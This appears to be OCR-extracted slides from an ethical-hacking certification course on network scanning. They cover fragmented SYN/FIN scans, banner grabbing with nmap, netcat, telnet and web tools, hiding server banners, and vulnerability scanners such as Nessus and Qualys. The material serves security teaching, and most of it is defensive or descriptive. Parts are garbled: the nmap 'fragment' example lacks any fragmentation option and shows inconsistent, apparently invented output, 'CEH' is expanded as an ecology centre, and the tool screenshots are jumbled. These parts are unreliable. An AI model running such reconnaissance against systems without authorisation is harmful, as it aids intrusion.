
04



SYN/FIN Scanning Using IP Fragments




It is not a new scanning method but a modification of the earlier methods



The TCP header is split into several packets so that the packet filters are not able to detect what the packets intend to do

```
Commmand Prompt
nmap -sS -sF -p- 192.168.1.1-100
Starting port scan on interface eth0 (inet 192.168.1.1)
Scanning 192.168.1.1-100 [100 ports]
Discovered open port 22/tcp at 192.168.1.1
Discovered open port 80/tcp at 192.168.1.1
Discovered open port 443/tcp at 192.168.1.1
Discovered open port 3389/tcp at 192.168.1.1
Discovered open port 5900/tcp at 192.168.1.1
Discovered open port 5915/tcp at 192.168.1.1
Discovered open port 5922/tcp at 192.168.1.1
Discovered open port 5936/tcp at 192.168.1.1
Discovered open port 5949/tcp at 192.168.1.1
Discovered open port 5963/tcp at 192.168.1.1
Discovered open port 5971/tcp at 192.168.1.1
Discovered open port 5985/tcp at 192.168.1.1
Discovered open port 5991/tcp at 192.168.1.1
Discovered open port 5995/tcp at 192.168.1.1
Discovered open port 5999/tcp at 192.168.1.1
Discovered open port 6000/tcp at 192.168.1.1
Discovered open port 6001/tcp at 192.168.1.1
Discovered open port 6002/tcp at 192.168.1.1
Discovered open port 6003/tcp at 192.168.1.1
Discovered open port 6004/tcp at 192.168.1.1
Discovered open port 6005/tcp at 192.168.1.1
Discovered open port 6006/tcp at 192.168.1.1
Discovered open port 6007/tcp at 192.168.1.1
Discovered open port 6008/tcp at 192.168.1.1
Discovered open port 6009/tcp at 192.168.1.1
Discovered open port 6010/tcp at 192.168.1.1
Discovered open port 6011/tcp at 192.168.1.1
Discovered open port 6012/tcp at 192.168.1.1
Discovered open port 6013/tcp at 192.168.1.1
Discovered open port 6014/tcp at 192.168.1.1
Discovered open port 6015/tcp at 192.168.1.1
Discovered open port 6016/tcp at 192.168.1.1
Discovered open port 6017/tcp at 192.168.1.1
Discovered open port 6018/tcp at 192.168.1.1
Discovered open port 6019/tcp at 192.168.1.1
Discovered open port 6020/tcp at 192.168.1.1
Discovered open port 6021/tcp at 192.168.1.1
Discovered open port 6022/tcp at 192.168.1.1
Discovered open port 6023/tcp at 192.168.1.1
Discovered open port 6024/tcp at 192.168.1.1
Discovered open port 6025/tcp at 192.168.1.1
Discovered open port 6026/tcp at 192.168.1.1
Discovered open port 6027/tcp at 192.168.1.1
Discovered open port 6028/tcp at 192.168.1.1
Discovered open port 6029/tcp at 192.168.1.1
Discovered open port 6030/tcp at 192.168.1.1
Discovered open port 6031/tcp at 192.168.1.1
Discovered open port 6032/tcp at 192.168.1.1
Discovered open port 6033/tcp at 192.168.1.1
Discovered open port 6034/tcp at 192.168.1.1
Discovered open port 6035/tcp at 192.168.1.1
Discovered open port 6036/tcp at 192.168.1.1
Discovered open port 6037/tcp at 192.168.1.1
Discovered open port 6038/tcp at 192.168.1.1
Discovered open port 6039/tcp at 192.168.1.1
Discovered open port 6040/tcp at 192.168.1.1
Discovered open port 6041/tcp at 192.168.1.1
Discovered open port 6042/tcp at 192.168.1.1
Discovered open port 6043/tcp at 192.168.1.1
Discovered open port 6044/tcp at 192.168.1.1
Discovered open port 6045/tcp at 192.168.1.1
Discovered open port 6046/tcp at 192.168.1.1
Discovered open port 6047/tcp at 192.168.1.1
Discovered open port 6048/tcp at 192.168.1.1
Discovered open port 6049/tcp at 192.168.1.1
Discovered open port 6050/tcp at 192.168.1.1
Discovered open port 6051/tcp at 192.168.1.1
Discovered open port 6052/tcp at 192.168.1.1
Discovered open port 6053/tcp at 192.168.1.1
Discovered open port 6054/tcp at 192.168.1.1
Discovered open port 6055/tcp at 192.168.1.1
Discovered open port 6056/tcp at 192.168.1.1
Discovered open port 6057/tcp at 192.168.1.1
Discovered open port 6058/tcp at 192.168.1.1
Discovered open port 6059/tcp at 192.168.1.1
Discovered open port 6060/tcp at 192.168.1.1
Discovered open port 6061/tcp at 192.168.1.1
Discovered open port 6062/tcp at 192.168.1.1
Discovered open port 6063/tcp at 192.168.1.1
Discovered open port 6064/tcp at 192.168.1.1
Discovered open port 6065/tcp at 192.168.1.1
Discovered open port 6066/tcp at 192.168.1.1
Discovered open port 6067/tcp at 192.168.1.1
Discovered open port 6068/tcp at 192.168.1.1
Discovered open port 6069/tcp at 192.168.1.1
Discovered open port 6070/tcp at 192.168.1.1
Discovered open port 6071/tcp at 192.168.1.1
Discovered open port 6072/tcp at 192.168.1.1
Discovered open port 6073/tcp at 192.168.1.1
Discovered open port 6074/tcp at 192.168.1.1
Discovered open port 6075/tcp at 192.168.1.1
Discovered open port 6076/tcp at 192.168.1.1
Discovered open port 6077/tcp at 192.168.1.1
Discovered open port 6078/tcp at 192.168.1.1
Discovered open port 6079/tcp at 192.168.1.1
Discovered open port 6080/tcp at 192.168.1.1
Discovered open port 6081/tcp at 192.168.1.1
Discovered open port 6082/tcp at 192.168.1.1
Discovered open port 6083/tcp at 192.168.1.1
Discovered open port 6084/tcp at 192.168.1.1
Discovered open port 6085/tcp at 192.168.1.1
Discovered open port 6086/tcp at 192.168.1.1
Discovered open port 6087/tcp at 192.168.1.1
Discovered open port 6088/tcp at 192.168.1.1
Discovered open port 6089/tcp at 192.168.1.1
Discovered open port 6090/tcp at 192.168.1.1
Discovered open port 6091/tcp at 192.168.1.1
Discovered open port 6092/tcp at 192.168.1.1
Discovered open port 6093/tcp at 192.168.1.1
Discovered open port 6094/tcp at 192.168.1.1
Discovered open port 6095/tcp at 192.168.1.1
Discovered open port 6096/tcp at 192.168.1.1
Discovered open port 6097/tcp at 192.168.1.1
Discovered open port 6098/tcp at 192.168.1.1
Discovered open port 6099/tcp at 192.168.1.1
Discovered open port 6100/tcp at 192.168.1.1
```



CEH Scanning Methodology



Check for Live Systems



Check for Open Ports



Scanning Beyond IDS




Banner Grabbing

Scan for Vulnerability



Draw Network Diagrams

Prepare Proxies



Scanning Pen Testing


Banner Grabbing



- Banner grabbing or OS fingerprinting is the method to determine the operating system running on a remote target system. There are two types of banner grabbing: active and passive
- Identifying the OS used on the target host allows an attacker to figure out the vulnerabilities the system posses and the exploits that might work on a system to further carry out additional attacks

Active Banner Grabbing

- ⊖ Specially crafted packets are sent to remote OS and the responses are noted
- ⊖ The responses are then compared with a database to determine the OS
- ⊖ Response from different OSes varies due to differences in TCP/IP stack implementation



Passive Banner Grabbing

- ⊖ Banner grabbing from error messages
Error messages provide information such as type of server, type of OS, and SSL tool used by the target remote system
- ⊖ Sniffing the network traffic
Capturing and analyzing packets from the target enables an attacker to determine OS used by the remote system
- ⊖ Banner grabbing from page extensions
Looking for an extension in the URL may assist in determining the application version
Example: .aspx => IIS server and Windows platform

Banner Grabbing Tools

CEH
Centre for Ecology & Hydrology

ID Serve

- ❑ ID Serve is used to identify the make, model, and version of any web site's server software
 - ❑ It is also used to identify non-HTTP (non-web) Internet servers such as FTP, SMTP, POP, NEWS, etc.

① ID Serve

Internet Server Identification Utility, v1.03
Personal Security Freeware by Steve Gibson
Copyright (c) 2003 by Gibson Research Corp.

Background ServerQuery | Q&A/Help |

Enter a easy / paste an Internet server URL or IP address here (example: www.msn.com).

② **Query the Server** ← When an Internet IIS or IP has been provided above, press this button to initiate a query of the selected server.

③ Server query processing:
Content-Type: text/html; charset=US-ASCII
Accept-Ranges: bytes
ETag: "11f515f52c1222583"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 151251

④ The server identified as
Microsoft-IIS/6.0

Copy **Get ID Serve web page** **Exit**

<http://www.yjc.com>

Netcraft

- Netcraft reports a site's operating system, web server, and netblock owner together with, if available, a graphical view of the time since last reboot for each of the computers serving the site

Site report for www.certifichacker.com		000000			
Last checked: 08/08/2013 Report ID: 10000000000000000000000000000000					
Background Site title: Certifichacker Site URL: www.certifichacker.com Description: A free resource of the latest news about Keywords: Certifichacker, Certifichacker.com, Certifichacker.net					
Network					
Site IP address: 107.20.10.142 Domain: certifichacker.com IP address: 107.20.10.142 Site address: certifichacker.com Owner: Certifichacker Organization: Certifichacker, certifichacker.com, certifichacker.net, Certifichacker Top Level: Commercial network Owner: Certifichacker Hosting provider:		Network owner: Telia-Sweden IP address: 107.20.10.142 Organization: Telia-Sweden IP address: 107.20.10.142 Owner: Certifichacker Organization: Certifichacker Hosting: Telia-Sweden Company: Telia-Sweden Child Services:			
Last Report (1 day ago)					
Hosting history					
Webhost owner Telia-Sweden IP address history 107.20.10.142 107.20.10.142 107.20.10.142 107.20.10.142 107.20.10.142		IP address OS Web Service Last seen 107.20.10.142 Windows Server 2008 R2 107.20.10.142 107.20.10.142 107.20.10.142 Windows Server 2008 R2 107.20.10.142 107.20.10.142			

<http://toolbar.netcrust.com>

Banner Grabbing Tools (Cont'd)



Netcat

This utility reads and writes data across network connections, using the TCP/IP protocol

1. # nc -vv www.juggyboy.com 80 - press [Enter]
2. GET / HTTP/1.0 - Press [Enter] twice

```
root@bt: ~# nc -vv www.juggyboy.com 80
DNS fwd/reverse mismatch: www.juggyboy.com (128.122.128.2) != web26.prod.netSolhost.com
www.juggyboy.com [205.178.152.26]:80 (www) open
GET / HTTP/1.0
HTTP/1.1 200 OK
Connection: close
Date: Mon, 11 Aug 2012 12:14:10 GMT
Content-Length: 31163
Content-Type: text/html
Content-Language: http://16.40.0.25/default.htm
Last-Modified: Wed, 19 Apr 2006 22:09:12 GMT
Accept-Ranges: none
ETag: "0b45bc3fd3c617d49"
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 16.0.0.0
X-Powered-By: ASP.NET
http://netcat.sourceforge.net
```


Telnet

This technique probes HTTP servers to determine the Server field in the HTTP response header

1. telnet www.certifiedhacker.com 80 - press [Enter]
2. GET / HTTP/1.0 - Press [Enter] twice

```
Telnet www.certifiedhacker.com
HTTP/1.1 403 Forbidden
Content-Length: 218
Content-Type: text/html
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Fri, 04 Oct 2013 04:29:51 GMT
Connection: close
<html><head><title>Error</title></head><body><head><title>Directory Listing Denied</title></head><body><h1>Directory Listing Denied</h1><This Virtual Directory does not allow contents to be listed.</body></body></html>
Connection to host lost.
```


Banner Grabbing Countermeasures: Disabling or Changing Banner



Display false banners to misguide attackers




Turn off unnecessary services on the network host to limit the information disclosure



Use ServerMask (<http://www.port80software.com>) tools to disable or change banner information



Apache 2.x with mod_headers module - use a directive in httpd.conf file to change banner information Header set Server "NewServerName"



Alternatively, change the ServerSignature line to ServerSignature OFF in httpd.conf file

Banner Grabbing Countermeasures: Hiding File Extensions from Web Pages



01

File extensions reveal information about the underlying server technology that an attacker can utilize to launch attacks



02

Hide file extensions to website web technology

02

Change application mappings such as .asp with .htm or .foo, etc. to disguise the identity of the servers

03

Apache users can use mod_negotiation directives

04

IIS users use tools such as PageXchanger to manage the file extensions



It is even better if the file extensions are not at all used

CEH Scanning Methodology



Check for Live Systems



Check for Open Ports



Scanning Beyond IDS



Banner Grabbing



Scan for Vulnerability

Draw Network Diagrams

Prepare Proxies

Scanning Pen Testing

Vulnerability Scanning



Network
vulnerabilities



Open ports
and running services




Vulnerability scanning
identifies vulnerabilities
and weaknesses of a
system and network in
order to determine how a
system can be exploited

Application and
services vulnerabilities



Application
and services
configuration errors



Vulnerability Scanning Tool: Nessus



Nessus is the vulnerability and configuration assessment product

Features

- ⦿ Agentless auditing
- ⦿ Compliance checks
- ⦿ Content audits
- ⦿ Customized reporting
- ⦿ High-speed vulnerability discovery
- ⦿ In-depth assessments
- ⦿ Mobile device audits
- ⦿ Patch management integration
- ⦿ Scan policy design and execution

Nessus Local Network Scan Details

Severity	Plugin Name	Plugin Family	Count	Scan Details
Critical	MS09-050: Microsoft Win...	Windows	1	Name: Local Network Folder: My Scans Status: Completed Policy: NetworkScanPolicy Targets: 10.0.0.11 Start time: Mon Jan 20 11:07:55 2014 End time: Mon Jan 20 11:17:57 2014 Elapsed: 10 minutes
Warning	MS11-030: Vulnerability in...	Windows	1	
Informational	MS12-020: Vulnerabilities L...	Windows	1	
Informational	Microsoft Windows Remote...	Windows	1	
Informational	SMS Signing Required	Misc.	1	
Informational	SSL Certificate Cannot Be ...	General	1	
Informational	SSL Self-Signed Certificate	General	1	
Informational	Terminal Services Doesn't ...	Misc.	1	
Informational	Terminal Services Encrypti...	Misc.	1	
Informational	SSL RC4 Cipher Suites Sup...	General	1	

Vulnerabilities

Legend: Info, Low, Medium, High, Critical

<http://www.tenable.com>

Vulnerability Scanning Tool: GFI LanGuard




GFI LanGuard assists in asset inventory, change management, risk analysis, and proving compliance

Features

- >Selectively creates custom vulnerability checks
- Identifies security vulnerabilities and takes remedial action
- Creates different types of scans and vulnerability tests
- Helps ensure third-party security applications offer optimum protection
- Performs network device vulnerability checks

<http://www.gfi.com>



Vulnerability Scanning Tool: Qualys FreeScan



- Scans computers and apps on the Internet or in your network
- Tests websites and apps for OWASP Top Risks and malware



QUALYS FREE SCAN

Welcome Yvesea
Please log in using Qualys FreeScan credentials or click here to register.

< Back to Home Scan Details Scan Status Scan Reports Scan Logins

Scan Properties

OWASP Scan —
Summary: 110 pages impacted 1117 errors found
Patch summary: 204 vulnerabilities found
Patch report summary: No patches available

SCAP Scan —
SCAP summary: 43 of 227 rules
Not Configured

Scan on 02/14/2013 —
Summary: 221 vulnerabilities found

SCAP scan on 02/14/2013 —
SCAP summary: 43 of 227 rules are Not Configured (18.51%)

OWASP scan Report on 02/14/2013 —
Summary: 110 pages impacted 1117 errors found

<http://10.10.26.238>
15 February 2013 at 09:00

10.10.30.32
3 February 2013 at 06:56

10.10.26.238
4 February 2013 at 16:43

10.10.30.32
14 February 2013 at 16:00

<http://10.10.26.239>
14 February 2013 at 11:43

QUALYS FREE SCAN

Welcome Yvesea
Please log in using Qualys FreeScan credentials or click here to register.

< Back to Home Scan Details Scan Status Scan Reports Scan Logins

View by: OWASP Report Patch Report **Malware Scan** Print Report

February 15, 2013 at 11:44

Malware Detection

External host vulnerability report

24 vulnerabilities detected 7 alerts found

File by security issues

All Issues Detected (113 of 113)

A Malicious Process Launch Was Detected

0. 1 Microsoft Process Launch Was Detected

0. 1 Microsoft Registry Change Was Detected

0. 1 Microsoft Process Launch Was Detected

0. 1 Microsoft File Name Was Detected

0. 1 Microsoft Process Launch Was Detected

Impact:

Threat:

Severity:

Category:

CVSS Score: 0.0

CVSS Subscore: 0.0

Port: Category: Unknown

CVE ID: Found at <http://www.maltest.info/maltestinfo/cve-2013-004.html>, Date: 2013-01-04

Threat:

Upon visiting the first page, a malicious source was detected by the Microsoft Defense Service. External links were detected and were found in normal files from the activity. This is an indication of malicious behavior. The process launched is related to the following service.

Impact:

Severity:

Category:

Results:

Upon visiting the first page, a malicious source was detected by the malware detection service. External process launches should never occur in normal web browsing activity. This is an indication of

<http://www.qualys.com>

Network Vulnerability Scanners



Retina CS
<http://www.beyondtrust.com>



OpenVAS
<http://www.openvas.org>



Core Impact Professional
<http://www.coresecurity.com>



Security Manager Plus
<http://www.manageengine.com>



MBSA
<http://www.microsoft.com>



Nexpose
<http://www.rapid7.com>



Shadow Security Scanner
<http://www.safety-lab.com>



SAINT
<http://www.saintcorporation.com>



Nsauditor Network Security Auditor
<http://www.nsauditor.com>

